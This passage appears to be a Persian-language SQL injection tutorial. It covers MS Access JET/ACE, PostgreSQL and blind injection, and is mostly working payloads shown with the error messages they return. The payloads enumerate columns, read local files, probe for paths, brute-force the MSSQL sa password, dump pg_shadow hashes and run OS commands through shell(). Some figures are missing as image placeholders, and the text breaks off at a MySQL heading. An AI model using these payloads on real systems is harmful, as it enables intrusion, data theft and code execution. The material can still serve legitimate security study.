این پایگاه داده از یک موتور اصلی برای انجام تمام کارهـای مـدیریتی روی داده هـا استفاده می کند که می تواند یکی از دو نوع JET **و یا** ACE **باشد. از روی پیام خطا به وضوح می توان به نوع موتور پی برد:**

JET
Microsoft JET Database Engine
OR
[Microsoft][Driver ODBC Microsoft Access]

ACE
Microsoft Office Access Database Engine

– رشته های اتصال به پایگاه داده (Connection Strings)**:**

OLEDB

```
Provider=Microsoft.Jet.OLEDB.3.51;Data Source=<path to database>
Provider=Microsoft.Jet.OLEDB.4.0;Data Source=<path to database>
Provider=Microsoft.ACE.OLEDB.12.0;Data Source=<path to database>
```

ODBC

```
Driver={Microsoft Access Driver (*.mdb)};Dbq=<path to database>
```

– SANDBOX:

مدِ SandBox **مانع استفاده از توابع** VBA **می شود. کلید های رجیستری زیر بعد از نصب سرویس پک مربوطه ساخته می شوند:**

Service Pack 3 for MS Jet 3.51
\\HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\3.5\engines\SandboxMode

Service Pack 3 for MS Jet 4.0
\\HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\4.0\engines\SandboxMode

ACE 2007

\\HKEY_LOCAL_MACHINE\Software\Microsoft\Office\12.0\Access Connectivity Engine\Engines\SandboxMode

تنظیمات این کلید ها به صورت زیر است:

توضیحات	مقدار
مدِ SandBox **همیشه غیرفعال است.**	۰
مدِ SandBox **برای خود** Access **فعال است و برای غیر آن غیرفعال.**	۱
مدِ SandBox **برای خود** Access **غیرفعال است و برای غیر آن فعال.**	۲(پیشفرض)
مدِ SandBox **همیشه فعال است.**	۳

توجه: ACE 2007 **مقدار پیشفرض را** 3 **نهاده است.**

همانطور که دیده می شود مقدار پیشفرض ۲ می باشد که نشان می دهد Web Application **هـا که جزو برنامه های غیر** Access **هستند حق استفاده از توابع ویژه ی** Access **را ندارند و بنابراین در تزریق با مشکلات فراوانی روبرو خواهیم شد. اما در صورت دسترسی به رجیستری از طریقـی دیگر می توان مقدار موجود را تغییر داد.**

– توابع امن (Safe functions)**:**

در زیر لیستی از توابع Access **آمده است:**

Msjtes40.dll (Windows 2003 MSJet40.dll 4.0.9505.0)

Abs	Array	Asc	AscB	AscW	Atn
Cbool	Cbyte	Ccur	Cdate	Cdbl	Cdec
Choose	Chr	Chr$	ChrB	ChrB$	ChrW
ChrW$	Cint	Clng	Csng	Cstr	Cvar
CvDate	CvErr	Date	Date$	Dateadd	Datediff
Datepart	Dateserial	Datevalue	Day	DDB	Error
Error$	Exp	Filter	Fix	Format	Format$
Formatcurrency	Formatdatetime	Formatnumber	Formatpercent	Fv	Hex
Hex$	Hour	Iif	ImeStatus	Instr	InstrB
InstrRev	Int	Ipmt	Irr	IsArray	IsDate
IsEmpty	IsError	IsMissing	IsNull	IsNumeric	IsObject
Join	LBound	LCase	LCase$	Left	Left$
LeftB	LeftB$	Len	LenB	Log	LTrim
LTrim$	Mid	Mid$	MidB	MidB$	Minute
Mirr	Month	Monthname	Now	nPer	nPV
Oct	Oct$	Partition	Pmt	Pv	Qbcolor
Rate	Replace	Rgb	Right	Right$	RightB
RightB$	Rnd	Round	RTrim	RTrim$	Second
Sgn	Sin	Sln	Space	Space$	Split
Sqr	Str	Str$	StrComp	StrConv	String
String$	StrReverse	Switch	Syd	Tan	Time
Time$	Timer	Timeserial	Timevalue	Trim	Trim$
Typename	UBound	UCase	UCase$	Val	Vartype
Weekday	Weekdayname	Year			

توابعی که علامت گذاری شده اند امن هستند ولی قابل فراخوانی در SQL **نیستند.**

– محاسبه فعال بودن یا نبودن SandBox**:**

فراخوانی یک تابع که در لیست امن نباشد باعث می شود کــه در صــورت فعــال بــودن SandBox **از آن جلوگیری به عمل آید:**

… *username*='a' UNION SELECT curdir() FROM <DefaultSystemTable> WHERE '1'='1' *and password='a'*

پیام خطا از طرف SandBox**:**

Microsoft JET Database Engine (0x80040E14)
Undefined function 'curdir' in expression.

– بدست آوردن نام چند ستون:

این روش زمانی کاربرد دارد که ستون های انتخاب شده در جلوی عبـــارت SELECT **در** SQL **نوشته شده در کد، * قرار نداشته باشد یعنی به صورت زیر نباشد:**

SELECT * FROM …

می توان از روشی مشابه آنچه در قسمت های قبلی توضیح داده شد استفاده کرد:

*SELECT id, email FROM users WHERE username ='***1' GROUP BY 1 HAVING '1'='1***' and password='***

پیام خطا:

Microsoft JET Database Engine (0x80040E21)
You tried to execute a query that does not include the specified expression 'id' as part of an aggregate function.

در قسمت بعد نام ستون بدست آمده را به Group By **اضافه می کنیم:**

*SELECT id, email FROM users WHERE username ='***1' GROUP BY 1,id HAVING '1'='1***' and password='***

پیام خطا:

Microsoft JET Database Engine (0x80040E21)
You tried to execute a query that does not include the specified expression 'email' as part of an aggregate function.

مانند مرحله ی قبل:

SELECT id, email FROM users WHERE username ='1' GROUP BY 1,id,email HAVING '1'='1' and password=''

پیام خطا:

Microsoft JET Database Engine (0x80040E21)
You tried to execute a query that does not include the specified expression ''1'='1' and password='' as part of an aggregate function.

اگر در قسمت SELECT **اول * قرار داشته باشد پیام خطایی مشابه پایین مشاهده خواهد شد:**

Microsoft JET Database Engine (0x80040E21)
Cannot group on fields selected with '*'.

در چنین شرایطی می توان نام یک ستون را بدست آورد:

*SELECT * FROM users WHERE username ='1' HAVING sum('1')='1' and password=''*

پیام خطا:

Microsoft JET Database Engine (0x80040E21)
You tried to execute a query that does not include the specified expression 'ID' as part of an aggregate function.

بدست آوردن این یک ستون می تواند در حدس زدن فرمت ستون ها و حتی جدول ها کمک کند.
می توان ستون های بعدی را با سعی و خطا به صورت زیر بدست آورد:

*SELECT * FROM users WHERE username ='1' AND <ColumnName> = '1' and password=''*

در صورت اشتباه بودن نام ستون پیام زیر مشاهده می شود:

Microsoft JET Database Engine (0x80040E10)
No value given for one or more required parameters.

– بدست آوردن نوع ستون ها:

این کار نیاز به مکانی در صفحه دارد که نتایج در آن دیده شود. در این صورت باید قبلا نام یک جدول بدست آورده شده باشد. تابع TypeName **نام یک ستون را گرفته و یک رشته محتوای نوع آن ستون را بر می گرداند:**

*SELECT * FROM users WHERE username =*'**1' UNION SELECT TypeName(<ColumnName>),NULL FROM <TableName> WHERE '1'='1' OR '1'='1**' *and password='*'

– دسترسی به دیتابیس های خارجی:

موتور JET **قابلیتی را تهیه دیده است که می توان اطلاعات را از خارج از دیتابیس کنونی بازیابی کرد. این کار را می توان توسط عبارت** IN **در قسمت** FROM **انجام داد:**

SELECT id FROM users WHERE username ='**1' UNION SELECT id FROM <table> IN '<path to database>' WHERE '1'='1**' *and password='*'

در صورتی که شبکه این اجازه را بدهد، پایگاه داده های به اشتراک گذاشته شده از طریق SMB **و** WEBDAV **قابل دسترس می باشند.**

. ISAM Connections:

پایگاه داده های غیر Access **می توانند با ذکر نوع‌شان به یکی از طرق زیر مورد دسترسی قرار گیرند:**

... FROM Table IN "" [<Type>; DATABASE=<Path To Database>;];
... FROM Table IN "<Path To Database>" "Type"
... FROM [<Type>;DATABASE=<Path To Database>].[<Table>]

مقادیر موجود برای نوع پایگاه داده ها در کلید های رجیستری زیر لیست شده است:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Jet\4.0\ISAM Formats

OR

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\12.0\Access Connectivity Engine\ISAM Formats

اتصال های ISAM **از موتورهایی که در کلید** \Engine **لیست شده اند استفاده می کنند.**

. ODBC Connections:

اتصال های ODBC **نیز با فرمت زیر قابل شکل‌گیری است:**

... FROM [ODBC; DRIVER=<Driver>]

انواع اتصالات ODBC **نیز در کلید رجیستری زیر لیست شده اند:**

HKEY_LOCAL_MACHINE\SOFTWARE\ODBC\ODBCINST.INI

موتور JET **اجازه ی اتصال با** ODBC **را نمی دهد و فقط باید به صورت** ISAM **به آن متصل شد.**

– خواندن فایل های محلی:

فایل های محلی با فرمت دستوری زیر قابل دسترسی هستند که در آن عبـارت TOP **بـه منظور جدا کردن چند سطر اول استفاده می شود:**

SELECT id FROM users WHERE username ='1' and password="
UNION SELECT TOP # * FROM [TEXT;DATABASE=<DirectoryPath>;HDR=NO;FMT=Delimited].[<FileName>] WHERE '1'='1' OR '1'='1'

برای نمونه یک صفحه Excel **به صورت زیر خوانده می شود:**

SELECT id FROM users WHERE username ='1'and password="
UNION SELECT TOP # * FROM [Excel 8.0;DATABASE=<Full File Path>;HDR=NO].[Sheet1$] WHERE '1'='1' OR '1'='1'

نوع فایل های مخصوصی را می توان از این طریق خواند، چند نوع که معمولا به طـور پیـشفرض قابل خواندن هستند در زیر آمده است:

txt,csv,tab,asc,tmp,htm,html

پیام های خطای معمول:

Microsoft JET Database Engine error '80040e09'
Cannot update. Database or object is read-only.

دلیل:

فایل وجود دارد ولی از نوع غیر معتبر است.

Microsoft JET Database Engine error '80004005'
'<Directory Path>' is not a valid path. Make sure that the path name is spelled correctly and that you are connected to the server on which the file resides.

دلیل:

مسیری که مشخص شده وجود ندارد و یا بوسیله ی کاربر جاری قابل دسترس نیست.

Microsoft JET Database Engine error '80040e37'
The Microsoft Jet database engine could not find the object '<FileName>'. Make sure the object exists and that you spell its name and the path name correctly.

دلیل:

فایلی که مشخص شده وجود ندارد و یا بوسیله ی کاربر جاری قابل دسترس نیست.

– اتصال به MSSQL**:**

از یک اتصال ODBC **می تواند برای متصل شدن به یک سرور** MSSQL **موجود در شبکه استفاده کرد:**

SELECT id FROM users WHERE username ='1'and password=' **UNION SELECT * FROM**
[ODBC;DRIVER=SQL SERVER; Server=<Server>,<Port>; UID=sa; PWD=<PASSWORD>; DATABASE=master] .Information_Schema.Tables where '1'='1'or'1'='1'

پیام خطا:

Microsoft JET Database Engine error '80004005'
ODBC--connection to 'SQL SERVER<Server>' failed.

دلیل:

اگر زمان زیادی تا مشاهده ی پیام صرف شد نتیجه می شود که سروری برای پاسخگویی وجود ندارد. در غیر این صورت کلمه‌ی عبور یا رمز اشتباه می باشد.

از این روش می توان برای بدست آوردن رمز عبور برای کاربر SA **استفاده کرد.**

– وجود یا عدم وجود فایل‌ها و دایرکتوری‌ها:

عبارت IN **را می توان برای بررسی وجود و یا عدم وجود فایل ها و دایرکتوری‌ها به کار برد. جستجوی زیر برای یافتن درایو سیستمی به کار می رود:**

SELECT id FROM users WHERE username ='1' UNION SELECT * FROM test IN '. ' WHERE '1'='1*' and password=''*

پیام خطا:

Microsoft JET Database Engine error '80004005'
The Microsoft Jet database engine cannot open the file 'c:\windows\system32\inetsrv'. It is already opened exclusively by another user, or you need permission to view its data

برای بررسی وجود فایل و یا دایرکتوری از جستجوی زیر استفاده می شود:

SELECT id FROM users WHERE username ='1' UNION SELECT id FROM test IN '<path to file>' WHERE '1'='1' *and password=''*

پیام خطا:

Microsoft JET Database Engine error '80004005'
Unrecognized database format 'c:\temp\file.txt'.

دلیل:

فایل وجود دارد ولی یک فرمت قابل قبول نیست.

پیام خطا:

Microsoft JET Database Engine error '80004005'
Could not find file 'c:\temp\nofile.txt'.

دلیل:

فایل وجود ندارد.

پیام خطا:

Microsoft JET Database Engine error '80004005'
'c:\nopath\nofile.txt' is not a valid path. Make sure that the path name is spelled correctly and that you are connected to the server on which the file resides.

دلیل:

دایرکتوری وجود ندارد.

پیام خطا:

Microsoft JET Database Engine error '80004005'
The Microsoft Jet database engine cannot open the file 'c:\temp'. It is already opened exclusively by another user, or you need permission to view its data.

دلیل:

سعی در باز کردن دایرکتوری می باشد که موجود است.

– اجرای دستورات سیستم عامل:

اگر SandBox **غیرفعال باشد!!! و یا قابل دور زدن باشد با استفاده از توابع زیر می تـــوان دستورات سیستم عامل را اجرا کرد:**

CurDir[(drive)]

مسیر جاری.

Query: `Select name from users where id ='1' union select curdir() from msysaccessobjects where '1'='1'`

Dir[(pathname [, attributes])]

نام یک فایل و یا دایرکتوری که با الگوی مشخص شده و یا مشخصات فایل و یا نام درایو تطبیق داشته باشد.

Query:
```
Select name from users where id ='1' union select
dir('c:\ ') from msysaccessobjects where '1'='1'
```

FileLen(pathname)

اندازه ی فایل به بایت.

Query:
```
Select name from users where id ='1' union select
filelen('c:\boot.ini') from msysaccessobjects where
'1'='1'
```

GetAttr(pathname)

مشخصات فایل و یا دایرکتوری.

Query:
```
Select name from users where id ='1' union select
getattr('c:\ ') from msysaccessobjects where '1'='1'
```

Shell(pathname [, windowstyle])

اجرای یک فایل و برگرداندن یک متغیر Double **به عنوان مشخصه پروسه.**

Query:
```
Select name from users where id ='1' union select
shell('<file to run>') from msysaccessobjects where
'1'='1'
```

پیام خطا:

Microsoft JET Database Engine error
'80040e14' Invalid procedure call

دلیل:

اجرای فایل مجاز نیست. (دسترسی محدود)

تزریق در PostgreSQL:

به طور مختصر ویژگی‌های این DBMS **بررسی می‌شود:**

لیست کاربران DBMS**:**

```
SELECT username FROM pg_user;
SELECT username,password FROM pg_shadow ;
```

لیست دیتابیس‌ها:

```
SELECT datname FROM pg_database;
```

لیست جدول‌ها:

```
SELECT relname FROM pg_catalog.pg_class;
```

لیست ستون‌ها:

```
SELECT attname FROM pg_catalog.pg_attribute
```

از LIMIT **و** OFFSET **برای محدود کردن جواب استفاده می‌شود.**

تابع substr **برای انتخاب زیررشته دارد.**

از & **برای ترکیب عطفی استفاده می‌شود.**

تابع chr **برای تبدیل کد** ascii **به کاراکتر دارد.**

از || **برای اتصال دو رشته استفاده می‌شود.**


دستورات CAST **و** CASE **همانند موارد قبل است.**


تابع vsersion() **برای مشاهده‌ی نسخه‌ی** DBMS **می‌باشد.**


از -- **و** /**/ **برای کامنت کردن استفاده می‌شود.**

از کلمه‌ی کلیدی user **برای دیدن کاربر جاری استفاده می‌شود. از تابع** getpgusername **نیز بـــه همین منظور استفاده می‌شود.**

Current_database() **برای مشاهده‌ی دیتابیس فعلی می‌باشد.**







در این DBMS **نیز همانند** MSSQL **می توان از تزریق مبتنی بر خطا اســتفاده کــرد. ســاختار** Query **برای این نوع تزریق به صورت زیر می باشد:**

… id=12 or 1=CAST(version() AS int)

به جای version() **می توان** Query **قرار داد که یک مقدار رشته بر می گرداند و نتیجه را که بــه صورت پیام خطای تبدیل ظاهر می شود بدست آورد.**

تزریق کور (Blind SQL Injection):

در بعضی از Query**ها حالتی پیش می‌آید که شما قادر به استفاده از** UNION **به منظور دیدن اطلاعات روی صفحه نیستید. حال این اشکال می‌تواند دلایل مختلفی داشته باشد. دستور** UNION **فیلتر شده است، نمی‌توانید تعداد ستون‌ها را بدست بیاورید، نمی‌دانید آیا تعداد ستون‌ها اشتباه است یا نام جدول و یا نوع ستون‌ها و ... . در بعضی موارد نیز پیش می‌آید که به دلیل اینکه آرگومانی که در** URL **گرفته می‌شود در دو** Query **قرار می‌گیرد قادر به استفاده از** UNION **نیستیم:**

?id=123
SELECT title,content FROM T_News WHERE nid=123
SELECT title FROM T_News_Old WHERE nid=123

در اینجا چون 123 **در دو** Query **قرار می‌گیرد نمی‌توان از دستور** UNION **استفاده کرد چون یکی از** Query**های بالا با مشکل مواجه می‌شود.**

در اینجا می‌توان از یک دستور AND **و یا** OR **معمولی برای کشیدن بیت به بیت اطلاعات به بیرون کمک گرفت. اینکه سرور به شما می‌گوید که یک شرط درست است یا غلط شما می‌توانید همانند یک بازی چند سوالی به جواب برسید. برای مثال سناریوی زیر را در نظر بگیرید:**

www.NewsSite.com/news.php?id=123

?id=123 OR 1=(SELECT IFNULL((SELECT 0 FROM
information_schema.tables WHERE 1=1 limit 1 offset 0), 1))

تابع IFNULL **دو آرگومان می‌گیرد و در صورت** NULL **بودن اولی، دومی‌را بعنوان نتیجه بر می‌گرداند و در غیر این صورت اولی را بر می‌گرداند.دقت کنید که آرگومان اول باید طوری نوشته شود که فقط یک مقدار را برگرداند که در اینجا از عبارت** LIMIT 1 OFFSET 1 **استفاده شده است و در هر** DBMS**ی می‌توان از امکانات خاص آن استفاده کرد. در صورت درست بودن شرط** WHERE **عبارت** SELECT **یک** 0 **را بعنوان نتیجه بر می‌گرداند که قسمت دوم تبدیل به** 1=0 **می‌شود و** false **می‌شود پس همان صفحه‌ی خبر** 123 **نشان داده خواهد شد. اما در صورت اشتباه بودن شرط (البته در این مورد شرط همیشه درست است) عبارت دوم تبدیل به شرط** 1=1

می‌شود و صفحه‌ی دیگری نشان داده خواهد شد. البته این شرط ممکن است باعث شـود DBMS **تمامی‌خبرها را در صفحه نمایش دهد که وقت زیادی می‌گیرد. لذا بسته به شـرایط مـی‌تـوان از راه‌های دیگر استفاده کرد.**

حال به منظور بیرون کشیدن اطلاعات می‌توان از Query**هایی مشابه زیر استفاده کرد:**

```
?id=123 OR 1=(SELECT IFNULL((SELECT 0 FROM
information_schema.tables  WHERE table_name<'B' limit 1 offset 0), 1))
```

بسته به صفحه ای که می‌بینیم Query **بعدی را می‌نویسیم. حال فکر کنید که اولـین نـام جـدول** CHARACTER_SET **باشد. در ضمن بزرگی و کوچکی برای رشته‌ها بر اساس کد** ascii **در نظر گرفته می‌شود و در صورت یکی بودن کد** ascii **آن رشته ای که طول بیشتری دارد بزرگتر است:**

'A' < 'Z'
'Z' < '_'
'_' < 'a'
'a' < 'z'
'ADE' < 'ADF'
'AD' < 'ADG'

پس در نتیجه‌ی Query **بالا صفحه‌ی دیگری نشان داده خواهد شد چون** SELECT **مقدار** NULL **برگردانده است. حال به طور معمول با یک جستجوی ساده در مراحل اول و دودویی در مراحـل بعدی به جواب می‌رسیم:**

```
?id=123 OR 1=(SELECT IFNULL((SELECT 0 FROM
information_schema.tables  WHERE table_name<'C' limit 1 offset 0), 1)) ➔ false
?id=123 OR 1=(SELECT IFNULL((SELECT 0 FROM
information_schema.tables  WHERE table_name<'D' limit 1 offset 0), 1)) ➔ true

?id=123 OR 1=(SELECT IFNULL((SELECT 0 FROM
information_schema.tables  WHERE table_name<'CM' limit 1 offset 0), 1)) ➔
false

?id=123 OR 1=(SELECT IFNULL((SELECT 0 FROM
information_schema.tables  WHERE table_name<'CG' limit 1 offset 0), 1)) ➔
true : 'CG'< && <'CM'
```

با چندین بار سعی و خطا می‌توان بیت به بیت اطلاعات مفیدی را بیرون کشید. در DBMSهای مختلف دستورات مختلفی برای گذاشتن شرط قرار دارد که دستور CASE معمولا در همه‌ی آن‌ها قرار دارد. از تابع COALESCE در MSSQL نیز می‌توان استفاده نمود. از تابع NVL در Oracle نیز به این منظور استفاده می شود.

```
?id=123 AND 1=(COALESCE((SELECT TOP 1 table_name FROM
information_schema.tables WHERE 1=1),0))
```

```
?id=123 AND 1=(NVL((SELECT 1 FROM all_tables WHERE 1=1),0))
```

چون وقتی که قسمت دوم 1=1 می‌شود زمان زیادی صرف انتقال اطلاعات می‌شود، معمولا به جای OR از AND استفاده می‌شود. در اینجا اگر شرط 1=1 شد صفحه‌ی اصلی نشان داده خواهد شد و در صورت 1=0 شدن پیامی‌مبنی بر پیدا نشدن اطلاعات ظاهر می‌شود. البته می‌توان به جای 1 در آرگومان دوم از مقدار 'a' استفاده کرد که در صورت NULL شدن SELECT شرط 1='a' شود و پیام خطایی ظاهر شود.

نوع دیگری نیز در تزریق کور وجود دارد به نام تزریق کور مبتنی بر زمان. حالتی را در نظر بگیرید که ورودی گرفته شده در Query قرار می گیرد که هیچ تاثیری در نتیجه ی مشاهده شده در صفحه ندارد. از این رو باید شیوه ای برای تمییز بین حالت اشتباه و درست در شرط Query داشته باشیم. در اینجا از زمان پاسخگویی DBMS استفاده می شود. مثلا در صورت اشتباه بودن شرط DBMS چند ثانیه صبر کند و سپس جواب را بدهد و در صورت صحیح بودن بی درنگ جواب دهد.

در DBMS های مختلف، شیوه های مختلفی برای این کار وجود دارد. در زیر به چند نمونه خواهیم پرداخت.

:MySQL

```
